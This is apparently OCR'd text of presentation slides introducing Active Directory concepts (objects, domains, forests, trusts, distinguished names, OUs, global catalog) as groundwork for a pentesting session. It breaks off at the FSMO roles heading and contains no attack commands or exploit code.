Hunt for Domain Controller : Active Directory Pentesting Session

-By Satyam Dubey &
Yash Bharadwaj

Who am I ?

Yash Bharadwaj

- 4th Year CSE Undergraduate from LNCTE
- Interest : Researching and testing new TTP's, Red Teaming AD, Network Pentesting, AV Evasion
- LinkedIn : - https://www.linkedin.com/in/bharadwaj-yash/
- Writes on :- https://www.hacknpentest.com/

Satyam Dubey

- 4th Year CSE Undergraduate from LNCTE
- Interest : Building Research labs, Researching new TTP's, Red Teaming AD, Web Application Pentesting, Network Pentesting, AV Evasion.
- LinkedIn :- https://www.linkedin.com/in/satyam-dubey/
- Writes on :- https://www.hacknpentest.com/

PREFACE

Before Starting this presentation we would like to thank the Null Open Source Community to give us an opportunity to present the topic in this Null Session. This Session will be entirely dedicated to have a basic understanding of how the Active Directory Works and the Hunt for the Supreme i.e. Domain Controller. We will be covering the major insights that are required to understand the Active Directory Penetration Testing. In this Session we will encounter many Dumb configuration that can lead to some kind to hacker activity like : Initial Access, Privilege Escalation and even Lateral Movement. At last we will be presenting the Red Teaming Routine where we will be demonstrating whole activity that is done during AD Penetration Testing. So Let’s go on and discover the secrets of Active Directory.

What is Active Directory ?

Active Directory is Basically a Network Operating System (NOS) that store the objects like Users, Groups, Computer Accounts etc in a centralized

repository that is managed by the Administrator and Accessed by the End User. A Network Operating System is nothing but the group of one or more servers which provide mainly 3 NOS services :

- Authentication
- Authorization
- Account Manipulation

Active Directory provides the administrator with a capability to manage enterprise level information in an efficient manner that can be accessed by the end users. The Implementation of Active Directory is Done using LDAP (Lightweight Directory Access Protocol). LDAP is used to make the Enterprise-wide information and resources accessible to the multiple end users present in the Active Directory Environment.

Why study the Active Directory from a Pentester Perspective ?

One of the Simple reasons to study Active Directory is because it is majorly deployed in the Fortune Companies and also it is a Microsoft product.

And the Question that can arise is “Why is Active Directory deployed in that major number ?”

Well the answer is pretty easy as the services that are provided Active Directory is more in number and is easy to configure than other such products present in the market because of which it is easy to find the Active Directory environment in the wild.

So I think the answer to question above would give you the reason to study Active Directory Pentesting.

Now Let’s dive deeper to know what objects or information or resources are made accessible to the end users.

As we have discussed what active directory means we may have encountered some kind of jargon that means something else in the Active Directory Terminology one such term is “Object”.

What does the term “Objects” mean in the AD Environment ?

Objects are nothing but the entities in Active Directory. So any kind of Entity like User, Group or any resource can be called as an Object which can be accessed by the particular set of user defined by the Administrator.

Objects can be classified into two types :

- **Containers** : These Objects contains objects within themselves .
- **Non-Containers** : These Objects are also referred as the Leaf Nodes.


They act as an end node in a structural hierarchical system.

These Objects are presented in a hierarchical fashion but the data of these objects are stored in flat column-row database. Most popular Container is “Organizational Unit” commonly known as the OU’s. We will discuss about the Organizational Unit in detail in upcoming slides.

Looking at Hierarchical System

The “Objects” that we have seen in the previous slide will be discussed relative to the Hierarchical fashion.

Now in this Hierarchical System there exists a domain called “**hacknpentest.local**”. Let’s talk about the domain in relation to the hierarchical system that we have seen in the previous slide.


hacknpentest.local
east.hacknpentest.local
west.hacknpentest.local
Users
Group
Computer

Domain :

Domain in a system can be defined as a group of users, groups or computers that exist under a network. Here in the case the domain name/ network name of the forest is “hacknpentest.local”.

Domain Tree :

In this Hierarchical system there exist a domain tree known as the “hacknpentest.local” being the root node which has been further classified into child domain called as “east.hacknpentest.local” and “west.hacknpentest.local”.

Domain Controller :

A domain controller (DC) can be authoritative for one and only one domain. It is not possible to host multiple domains on a single DC.

Forest :

As we know that the collection of domains are known as the domain tree. Similarly a collection of one or more domain tree is forest. A forest is a complete instance of Active Directory in a single namespace, with each forest being the single entity containing all Domains, Domain Controllers, Organizational Units, etc. within the forest. The forest has a single schema which defines object types and associated properties. The first domain in the forest is called the forest root domain. Here in this case the forest root domain is "**hacknpentest.local**".


Schema :


Schema defines the objects and their properties in the Active directory environment. Schema is implemented all over the forest and therefore the changes should be made carefully as unauthorized modifications to the schema may lead to corrupted Active Directory Forest. Object and Attribute additions are not reversible, and one of the major properties of object is that it can be disabled but cannot be deleted.

Trust :

The Trust between domains/forests defines a authentication route through which one user from a specific domain can access the resources of other domain as defined in the trust. All types of Trust can exist in two variants on the basis of direction :

- **One-Way Trust** : This Variant of trust is used to define the authentication route between one domain/forest to another domain/forest which is unidirectional.
- **Two-Way Trust** : This Variant of trust is used to define the authentication route between one domain/forest to another domain/forest which is bidirectional.


One Way Trust
Forest A
Forest B


Two Way Trust
Forest A
Forest B


Some Type of Trust can show the property “Transitivity” which means that if Forest A is in trust with Forest B, and Forest B is in trust with Forest C, then Forest A and Forest C have transitive trust.

Forest A <-------> Forest B && Forest B <----------> Forest C

Then, Forest A <----------> Forest C.(In Transitive Trust)

Transitivity

If



Forest A

Forest B

Forest B

Forest C

Then

Forest A

Forest C

The Major Type of Trust that can exist in the Active Directory Environment are listed below :

- **External** : This Type of Trust can exist when there is a need to access the resources of the domain that is present in the external forest that is not joined by the Forest Trust or the resources of Windows NT domain Machine.
- **Realm** : This Type of Trust exist in relationship between a non-Windows Kerberos realm and an Active Directory domain.
- **Forest** : This Type of Trust exist between the forest that need to share resources with each other.
- **Shortcut** : This Type of Trust exists when the domain of different domain tree needs to share resources. It is used to improve login capability of Domain user in Active Directory Environment.

Distinguished Names :

In order to refer to any object in a Domain Tree, paths are used which are known as the Distinguished Names. The Distinguished Names are used to refer to any object uniquely.

These Distinguished Names follows the LDAP Syntax and Rules. Path of the Root in this Fig X.y can be represented as :-

dc = hacknpentest, dc = com

In Similar Fashion, the child domain can be represented as follows :

dc = east, dc = hacknpentest, dc = com. dc = west, dc = hacknpentest, dc = com

Note : dc stands for domain component and is used to specify domain or application partition objects.

Above the Phenomenon of Distinguished Names there exists another phenomenon of Relative Distinguished Name (RDN) which is used to uniquely reference an object within its parent container in the directory.

cn = jack, ou = Users, dc = east, dc = hacknpentest, dc = com

Note : cn stands for Common Name.

In this Case the RDN is “jack”. One of the major properties of the RDN says that : RDNs must always be unique within the container in which they exist.

Let’s Look at some of the Attributes Types that are used to declare the Distinguished Names :

KEY	ATTRIBUTE
CN	Common Name
L	Locality
ST	State Name
O	Organization
OU	Organization Unit
C	City
STREET	Street Name
DC	Domain Component
UID	User ID
DN	Distinguished Name
RDN	Relative Distinguished Name
SPN	Service Principal Name

We have taken a look upon the Active Directory Architecture from large scale let's dive deep and look at the AD environment from the closer view.


Organizational Unit :

We discussed about the OU's as the primary type of Containers. Organizational Unit are nothing but the Logical Containers which contain major types of objects such as Users, groups, computers, etc. OU's are used in order to organize resources in a domain. With this property we can use OU's to deploy Group Policy over a specific set of Objects.

Global Catalog :

Global Catalog is a very important part of Active Directory which is used to perform forest-wide searches. The Global Catalog is a catalog of all objects in a forest that contains a subset of attributes for each object. The GC can be accessed via LDAP over port 3268 or LDAP/SSL over port 3269. The Global Catalog is read-only and cannot be updated directly. Furthermore, the GC is also used in directory operations such as such as logons.

Global Catalog




FSMO Roles (pronounced as “fizmo”):

